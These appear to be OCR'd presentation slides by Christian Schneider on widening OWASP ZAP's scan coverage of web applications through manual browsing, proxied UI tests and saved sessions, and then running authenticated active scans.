
Still we miss some parts within the web application sitemap…

How can we get scanner coverage for **JavaScript-heavy** web applications?

What about forms where **valid business data** needs to be submitted or a **certain order** must be followed?

Enrich ZAP's sitemap by manual surfing to the white spots

- Login with browser to **manually surf** within the **authenticated parts**
  - If you have UI test automation: Reuse it via proxy to get more coverage


passive & active scanning of proxied traffic by ZAP
Service-Tests (REST, SOAP)
OWASP ZAP
UI-Tests (Selenium, etc.)
Application Server
Web Browser
Manual Surfing

Pro-Tip: Persist recorded ZAP session for later reuse

- Don’t forget to persist ZAP session file of collected requests
  - Reuse in future scans
  - Only needs to be extended when new UI dialogs are implemented

CHRISTIAN SCHNEIDER


Now that we've got coverage, let's start the **active attacks**…

During active scans ZAP sends multiple **payload variants** per **request parameter** and **checks responses** for evidence…

CHRISTIAN SCHNEIDER

Again ensure you have a valid logged-in web session in ZAP


- ZAP needs to know which observed session-id it should use for the attacks…



JSESSIONID=1F2AD0688985723D1C97A475B0A5ABF1

Let ZAP scan the spidered results actively

